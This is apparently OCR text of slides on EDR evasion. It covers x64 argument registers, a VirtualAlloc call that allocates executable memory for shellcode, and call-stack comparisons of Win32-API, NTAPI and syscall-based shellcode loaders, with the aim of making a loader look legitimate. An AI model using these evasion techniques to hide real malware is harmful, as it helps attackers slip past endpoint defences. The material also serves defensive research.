
- First four argument of function are passed to registers:
  - RCX, RDX, R8 and R9

```
// Allocate Virtual Memory with PAGE_EXECUTE_READWRITE permissions to store the shellcode
    // 'exec' will hold the base address of the allocated memory region
    void* exec = VirtualAlloc(0, sizeof(code), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

RCX RDX R8 R9

- Fifth, sixth, etc. argument pushed to stack

Call Stack Interpretation (LIFO)



Call Stack Analysis


- Call stack or stack frame comparison of shellcode loaders
  - Win32-API vs. NTAPI vs. direct syscalls vs. indirect syscalls


- Why? EDRs use ETW or EtwTi to analyse call stack of thread

Call Stack Analysis


- EDR Evasion:
  - Shellcode loader -> call stack as **legitimate** as possible
  - Call stack perspective -> direct vs. indirect syscalls
  - Call stack perspective -> indirect syscalls limitations


Call Stack Analysis: Win32-API Loader







Call Stack Analysis: NTAPI Loader







Call Stack Analysis: DSC Loader



